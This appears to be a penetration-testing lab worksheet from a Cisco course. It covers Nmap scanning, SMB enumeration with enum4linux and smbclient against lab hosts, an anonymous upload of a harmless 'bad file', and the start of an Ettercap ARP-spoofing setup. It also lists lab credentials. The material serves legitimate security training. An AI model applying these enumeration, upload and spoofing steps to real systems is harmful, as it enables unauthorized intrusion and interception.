

Experiment 6: Module 5 Cisco Certification

Part 1: Launch enum4linux and explore its capabilities.


Step 1: Verify that enum4linux is installed and view the help file.

Load Kali Linux using the username kali and the password kali. Open a terminal session from the menu bar at the top of the screen.


Most enum4linux commands must be run as root, so use the sudo su command to obtain persistent root access.

At the prompt, enter the command to view the enum4linux help file.

```
(kali@kali)-[~]  
└─$ sudo su  
[sudo] password for kali:
```



```
(root@kali)-[/home/kali]  
└─# enum4linux -help
```



The help file contains the syntax and options available to enumerate host and server information on networks that use SMB. Enum4linux requires that Samba be installed on the host system, in this case the Kali Linux computer, because it is dependent on the built-in Samba utilities.

Part 2: Use Nmap to Find SMB Servers.

Step 1: Scan the virtual networks to find potential targets.

One way to identify potential targets for SMB enumeration is to examine the open ports. In an earlier lab, you used Nmap to find and enumerate open ports on target systems. Common open ports on SMB servers are:

TCP 135	RPC
TCP 139	NetBIOS Session
TCP 389	LDAP Server
TCP 445	SMB File Service
TCP 9389	Active Directory Web Services


TCP/UDP 137 NetBIOS Name Service

UDP 138 NetBIOS Datagram

Two virtual networks are included in the Kali VM with Docker containers. Use the `nmap -sN` command to find the services available on hosts in the 172.17.0.0 virtual network.

Note: `sudo` is not required if you executed the `sudo su` command above.

```
(root@kali)-[/home/kali]
# nmap -sN 172.17.0.0/24
```



```
(root@kali)-[/home/kali]
# nmap -sN 172.17.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-02-19 03:29 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.000013s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap scan report for 172.17.0.1
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 4.69 seconds
```

Conduct a nmap -sN scan on the 10.6.6.0/24 subnet.

```
(root@kali)-[/home/kali]
# nmap -sN 10.6.6.0/24
```

```
(root@kali)-[/home/kali]
# nmap -sN 10.6.6.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-02-19 03:32 UTC
Nmap scan report for webgoat.vm (10.6.6.11)
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
8080/tcp   open|filtered http-proxy
8888/tcp   open|filtered sun-answerbook
9001/tcp   open|filtered tor-orport
MAC Address: 02:42:0A:06:06:0B (Unknown)

Nmap scan report for juice-shop.vm (10.6.6.12)
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
3000/tcp   open|filtered ppp
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for dvwa.vm (10.6.6.13)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp     open|filtered http
MAC Address: 02:42:0A:06:06:0D (Unknown)

Nmap scan report for mutillidae.vm (10.6.6.14)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
3306/tcp   open|filtered mysql
MAC Address: 02:42:0A:06:06:0E (Unknown)

Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.0000090s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp     open|filtered ftp
22/tcp     open|filtered ssh
53/tcp     open|filtered domain
80/tcp     open|filtered http
139/tcp    open|filtered netbios-ssn
445/tcp    open|filtered microsoft-ds
MAC Address: 02:42:0A:06:06:17 (Unknown)

Nmap scan report for 10.6.6.100
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp     open|filtered http
MAC Address: 02:42:0A:06:06:64 (Unknown)

Nmap scan report for 10.6.6.1
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp     open|filtered ssh

Nmap done: 256 IP addresses (7 hosts up) scanned in 4.70 seconds
```

Part 3: Use enum4linux to enumerate users and network file shares.

In this part, you will use enum4linux to discover more information about the two potential targets.

Step 1: Perform an enum4linux scan on target 172.17.0.2.

In Part 1, Step 1c, you used the enum4linux help page to learn about the options available to enumerate potential targets. The most common options are:

- U find configured users
- S get a list of file shares
- G get a list of the groups and their members
- P list the password policies
- i get a list of printers

Use the enum4linux -U option to list the users configured on the target 172.17.0.2.

Remember that enum4linux commands require root permissions to execute.

```
(root@kali)-[/home/kali]
# enum4linux -U 172.17.0.2
```

```
( Users on 172.17.0.2 )
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)
```

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
enum4linux complete on Wed Feb 19 03:34:58 2025
```


The output of this command can generate multiple screens of information if many users are discovered. Enum4linux aggregates output from multiple Samba tools to produce a concise result. If you want to see how each feature is used, use the verbose option (-v) with the command.

List the file shares available on 172.17.0.2 using the enum4linux -S command. Use the verbose option to see the Samba tools that are used to obtain the information.

```
(root@kali)-[/home/kali]
# enum4linux -Sv 172.17.0.2
```

```
(root@kali)-[/home/kali]
# enum4linux -Sv 172.17.0.2

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup

[V] Dependent program "net" found in /usr/bin/net

[V] Dependent program "rpcclient" found in /usr/bin/rpcclient

[V] Dependent program "smbclient" found in /usr/bin/smbclient

[V] Dependent program "polenum" found in /usr/bin/polenum

[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb 19 03:37:10 2025

===== ( Target Information ) =====

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====

[V] Attempting to get domain name with command: nmblookup -A '172.17.0.2'

[+] Got domain/workgroup name: WORKGROUP

===== ( Session Check on 172.17.0.2 ) =====

[V] Attempting to make null session using command: smbclient -W 'WORKGROUP' //172.17.0.2/IPC$ -U'' -c 'help' 2>&1

[+] Server 172.17.0.2 allows sessions using username '', password ''

===== ( Getting domain SID for 172.17.0.2 ) =====
```

```
===== ( Getting domain SID for 172.17.0.2 ) =====

[V] Attempting to get domain SID with command: rpcclient -W 'WORKGROUP' -U'' 172.17.0.2 -c 'lsaquery' 2>&1
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( Share Enumeration on 172.17.0.2 ) =====

[V] Attempting to get share list using authentication

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       METASPLOITABLE

[+] Attempting to map shares on 172.17.0.2

[V] Attempting map to share //172.17.0.2/print$ with command: smbclient -W 'WORKGROUP' //172.17.0.2/print$ -U'' -c dir 2>&1
//172.17.0.2/print$ Mapping: DENIED Listing: N/A Writing: N/A

[V] Attempting map to share //172.17.0.2/tmp with command: smbclient -W 'WORKGROUP' //172.17.0.2/tmp -U'' -c dir 2>&1
//172.17.0.2/tmp Mapping: OK Listing: OK Writing: N/A

[V] Attempting map to share //172.17.0.2/opt with command: smbclient -W 'WORKGROUP' //172.17.0.2/opt -U'' -c dir 2>&1
//172.17.0.2/opt Mapping: DENIED Listing: N/A Writing: N/A

[V] Attempting map to share //172.17.0.2/IPC$ with command: smbclient -W 'WORKGROUP' //172.17.0.2/IPC$ -U'' -c dir 2>&1
```

Note the [V] at the beginning of some of the lines of output. The verbose mode provides a narrative of how the results were obtained. For example, in the Enumerating Workgroup/Domain section of the output, enum4linux attempted to get the domain name using the command: nmblookup -A '172.17.0.2'.

Penetration testers may not have uncovered a known username/password combination to further their exploit. In this case, they need to do a brute-force password attack to obtain the necessary credentials. It is a benefit to know the password policies in place on the target system to structure the brute-force effort. Use the enum4linux -P command to list the password policies.

```
(root@kali)-[/home/kali]
└─# enum4linux -P 172.17.0.2
```

```
(root@kali)-[/home/kali]
└─# enum4linux -P 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb 19 03:39:28 2025

===== ( Target Information ) =====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Session Check on 172.17.0.2 ) =====
[+] Server 172.17.0.2 allows sessions using username '', password ''

===== ( Getting domain SID for 172.17.0.2 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( Password Policy Information for 172.17.0.2 ) =====

[+] Attaching to 172.17.0.2 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] METASPLOITABLE
    [+] Builtin
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
```

```
( Password Policy Information for 172.17.0.2 )

[+] Attaching to 172.17.0.2 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] METASPLOITABLE
    [+] Builtin
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

enum4linux complete on Wed Feb 19 03:39:29 2025
```

Step 2: Perform a simple enumeration scan on target 10.6.6.23.

Enum4linux has an option that combines the -U, -S, -G, -P, -r, -o, -n, -i options into one command. This requires using the -a argument. This option quickly performs multiple SMB enumeration operations in one scan.

Use the enum4linux -a command to perform a scan on the potential Samba server target that you identified in Part 2.

```
(root@kali)-[/home/kali]
└─# enum4linux -a 10.6.6.23
```

```

===== ( OS information on 10.6.6.23 ) =====
[+] Can't get OS info with smbclient

[+] Got OS info for 10.6.6.23 from srvinfo:
FileSrv> GRAVEMIND Wk Sv PrQ Unx NT SNT Samba 4.9.5-Debian
platform_id      : 500
os version       : 6.1
server type      : 0x809a03

===== ( Users on 10.6.6.23 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000015 Account: masterchief Name: Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000015 Account: arbiter Name: Desc:
user:[masterchief] rid:[0x3e8]
user:[arbiter] rid:[0x3e9]

===== ( Share Enumeration on 10.6.6.23 ) =====

Sharename      Type      Comment
-----
homes          Disk      All home directories
workfiles      Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master

[+] Attempting to map shares on 10.6.6.23

[E] Can't understand response:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.6.6.23/homes Mapping: N/A Listing: N/A Writing: N/A
//10.6.6.23/workfiles Mapping: OK Listing: OK Writing: N/A
//10.6.6.23/print$ Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:

```

```

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.6.6.23/IPC$ Mapping: N/A Listing: N/A Writing: N/A

===== ( Password Policy Information for 10.6.6.23 ) =====
File System

[+] Attaching to 10.6.6.23 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] GRAVEMIND
    [+] Built-in

[+] Password Info for Domain: GRAVEMIND
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

```



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\masterchief (Local User)
S-1-22-1-1001 Unix User\arbiter (Local User)
S-1-22-1-1002 Unix User\labuser (Local User)

[+] Enumerating users using SID S-1-5-21-3080196717-3701805971-2094628062 and logon username '', password ''
S-1-5-21-3080196717-3701805971-2094628062-501 GRAVEMIND\nobody (Local User)
S-1-5-21-3080196717-3701805971-2094628062-513 GRAVEMIND\None (Domain Group)
S-1-5-21-3080196717-3701805971-2094628062-1000 GRAVEMIND\masterchief (Local User)
S-1-5-21-3080196717-3701805971-2094628062-1001 GRAVEMIND\arbiter (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

===== ( Getting printer info for 10.6.6.23 ) =====

No printers returned.

enum4linux complete on Wed Feb 19 03:42:14 2025
```

This command can produce multiple screens of output.

Part 4: Use smbclient to transfer files between systems.

Smbclient is a component of Samba that can store and retrieve files, similar to an FTP client.

You will use smbclient to transfer a file to the target system at 172.17.0.2. This simulates exploiting a network host with malware through an SMB vulnerability.

Create a text file using the cat command. Name the file badfile.txt. Enter the desired text.

In this example, This is a bad file. was used. Be sure that you know the path to the file.

Press CTRL-C to when finished.

```
(root@kali)-[/home/kali]
# cat >> badfile.txt
```

This is a bad file.

Press CTRL-C to write the file.

```
(root@kali)-[/home/kali]
# cat >> badfile.txt
^C
```

Take a look at the options available with smbclient using the command smbclient -help command.

```
(root@kali)-[/home/kali]
# smbclient -help
```

```

(root@kali)-[/home/kali]
# smbclient --help
Usage: smbclient [OPTIONS] service <password>
-M, --message=HOST          Send message
-I, --ip-address=IP          Use this IP to connect to
-E, --stderr                 Write messages to stderr instead of stdout
-L, --list=HOST              Get a list of shares available on a host
-T, --tar=<clx>IXFvgbNan    Command line tar
-D, --directory=DIR         Start from directory
-c, --command=STRING         Execute semicolon separated commands
-b, --send-buffer=BYTES     Changes the transmit/send buffer
-t, --timeout=SECONDS       Changes the per-operation timeout
-p, --port=PORT              Port to connect to
-g, --grepable               Produce grepable output
-q, --quiet                  Suppress help message
-B, --browse                 Browse SMB servers using DNS

Help options:
-?, --help                  Show this help message
--usage                     Display brief usage message

Common Samba options:
-d, --debuglevel=DEBUGLEVEL Set debug level
--debug-stdout              Send debug output to standard output
-s, --configfile=CONFIGFILE Use alternative configuration file
--option=name=value         Set smb.conf option from command line
-l, --log-basename=LOGFILEBASE Basename for log/debug files
--leak-report               enable talloc leak reporting on exit
--leak-report-full          enable full talloc leak reporting on exit

Connection options:
-R, --name-resolve=NAME-RESOLVE-ORDER Use these name resolution services only
-O, --socket-options=SOCKETOPTIONS     socket options to use
-m, --max-protocol=MAXPROTOCOL         Set max protocol level
-n, --netbiosname=NETBIOSNAME          Primary netbios name
--netbios-scope=SCOPE                  Use this Netbios scope
-W, --workgroup=WORKGROUP              Set the workgroup name
--realm=REALM                          Set the realm name

Credential options:
-U, --user=[DOMAIN/]USERNAME[%PASSWORD] Set the network username
-N, --no-pass                            Don't ask for a password
--password=STRING                        Password
--pw-nt-hash                             The supplied password is the NT hash
-A, --authentication-file=FILE           Get the credentials from a file
-P, --machine-pass                        Use stored machine account password
--simple-bind-dn=DN                       DN to use for a simple bind
--use-kerberos=desired|required|off      Use Kerberos authentication
--use-krb5-ccache=CCACHE                  Credentials cache location for Kerberos
--use-winbind-ccache                     Use the winbind ccache for authentication
--client-protection=sign|encrypt|off     Configure used protection for client connections

Deprecated legacy options:
-k, --kerberos                           DEPRECATED: Migrate to --use-kerberos

Version options:
-V, --version                             Print version

```

Use the smbclient -L command to list the shares on the target host. This command produces a similar output to what the enum4linux command did in Part 3. When asked for a password, press enter. The double / character before the IP address and the / following it are necessary if the target is a Windows computer.

```

(root@kali)-[/home/kali]
# smbclient -L //172.17.0.2/
Password for [WORKGROUPkali]: <Press enter>

```

```
(root@kali)-[/home/kali]
# smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]:
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

```
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
```

Server	Comment
Workgroup	Master
WORKGROUP	METASPLOITABLE

Connect to the tmp share using the smbclient command by specifying the share name and IP address.

```
(root@kali)-[/home/kali]
# smbclient //172.17.0.2/tmp
Password for [WORKGROUPkali]: <Press enter>

smb: >
```

```
(root@kali)-[/home/kali]
# smbclient //172.17.0.2/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

Note that the prompt changed to the smb:> prompt. Type help to see what commands are available.

Enter dir to view the contents of the share.

```
smb: \> dir
```

Name	Type	Size	Time	Date
.	D	0	Wed Feb 19 03:49:45	2025
..	DR	0	Mon Aug 14 10:39:59	2023
.X11-unix	DH	0	Mon Aug 14 10:35:14	2023
.ICE-unix	DH	0	Sun Jan 28 03:08:08	2018
.X0-lock	HR	11	Mon Aug 14 10:35:14	2023
717.jsvc_up	R	0	Wed Feb 12 11:36:51	2025
706.jsvc_up	R	0	Tue Feb 11 18:27:54	2025
685.jsvc_up	R	0	Sat Feb 8 07:06:22	2025
684.jsvc_up	R	0	Wed Feb 12 17:04:54	2025
693.jsvc_up	R	0	Wed Jan 22 16:32:22	2025
682.jsvc_up	R	0	Mon Aug 14 10:35:26	2023
fileG4CY0k	R	0	Thu Jan 23 17:26:25	2025
694.jsvc_up	R	0	Tue Feb 11 17:26:08	2025
705.jsvc_up	R	0	Mon Jan 27 03:11:35	2025
826.jsvc_up	R	0	Sun Jan 28 07:08:40	2018
810.jsvc_up	R	0	Sun Jan 28 03:54:31	2018
1582.jsvc_up	R	0	Sun Jan 28 04:01:49	2018
1823.jsvc_up	R	0	Sun Jan 28 02:57:44	2018

```
38497656 blocks of size 1024. 9017992 blocks available
```

Upload the badfile.txt to the target server using the put command. The syntax for the command is:

put local-file-name remote-file-name

```
smb: > put badfile.txt badfile.txt
```

Putting file badfile.txt as badfile.txt (19.5 kb/s) (average 19.5 kb/s)

```
smb: \> put badfile.txt badfile.txt
putting file badfile.txt as \badfile.txt (0.0 kb/s) (average 0.0 kb/s)
```

Verify that the file successfully uploaded using the dir command.

smb: > dir

```
smb: \> dir
.           D           0 Wed Feb 19 03:51:14 2025
..          DR          0 Mon Aug 14 10:39:59 2023
.X11-unix   DH          0 Mon Aug 14 10:35:14 2023
.ICE-unix   DH          0 Sun Jan 28 03:08:08 2018
.X0-lock    HR         11 Mon Aug 14 10:35:14 2023
717.jsvc_up R           0 Wed Feb 12 11:36:51 2025
706.jsvc_up R           0 Tue Feb 11 18:27:54 2025
685.jsvc_up R           0 Sat Feb  8 07:06:22 2025
684.jsvc_up R           0 Wed Feb 12 17:04:54 2025
693.jsvc_up R           0 Wed Jan 22 16:32:22 2025
682.jsvc_up R           0 Mon Aug 14 10:35:26 2023
fileG4CY0k R           0 Thu Jan 23 17:26:25 2025
badfile.txt A           0 Wed Feb 19 03:51:14 2025
694.jsvc_up R           0 Tue Feb 11 17:26:08 2025
705.jsvc_up R           0 Mon Jan 27 03:11:35 2025
826.jsvc_up R           0 Sun Jan 28 07:08:40 2018
810.jsvc_up R           0 Sun Jan 28 03:54:31 2018
1582.jsvc_up R          0 Sun Jan 28 04:01:49 2018
1823.jsvc_up R          0 Sun Jan 28 02:57:44 2018

38497656 blocks of size 1024. 9017956 blocks available
```

Type quit to exit the smbclient and return to the CLI prompt.

Part 1: Launch Ettercap and Explore its Capabilities.

Ettercap is used to perform on-path (MITM) attacks. The goal of an on-path attack is to intercept traffic between devices to obtain information that can be used to impersonate the target or to alter data being transmitted. The attacker is situated "between" two communicating hosts. In on-path attacks, the hacker doesn't need to compromise the target device, but can just sniff traffic passing back and forth between the target and destination. Ettercap is used as an on-path tool, and the attack machine is on the same IP network as the victim.

Step 1: Set up an ARP spoofing attack.

In this attack, you will use ARP spoofing to redirect traffic on the local virtual network to your Kali Linux system at 10.6.6.1. ARP spoofing is often used to impersonate the default gateway router to capture all traffic entering or leaving the local IP network. Because your lab environment uses an internal virtual network, instead of spoofing the default gateway, you will use ARP spoofing to redirect traffic that is destined for a local server with the address 10.6.6.13.

Load Kali Linux using the username kali and the password kali. Open a terminal session from the menu bar at the top of the screen.

The target host in this lab is the Linux device at 10.6.6.23. To view the network from the target perspective, and initiate traffic between the target and the server, use SSH to log in to this host. The username is labuser and the password is Cisco123.

The user of the 10.6.6.23 host is communicating with the server at 10.6.6.13. The on-path attacker at 10.6.6.1 (your Kali VM) will intercept and relay traffic between these hosts.

Note: The password will not display on the screen.

```
(kali@Kali)-[~]  
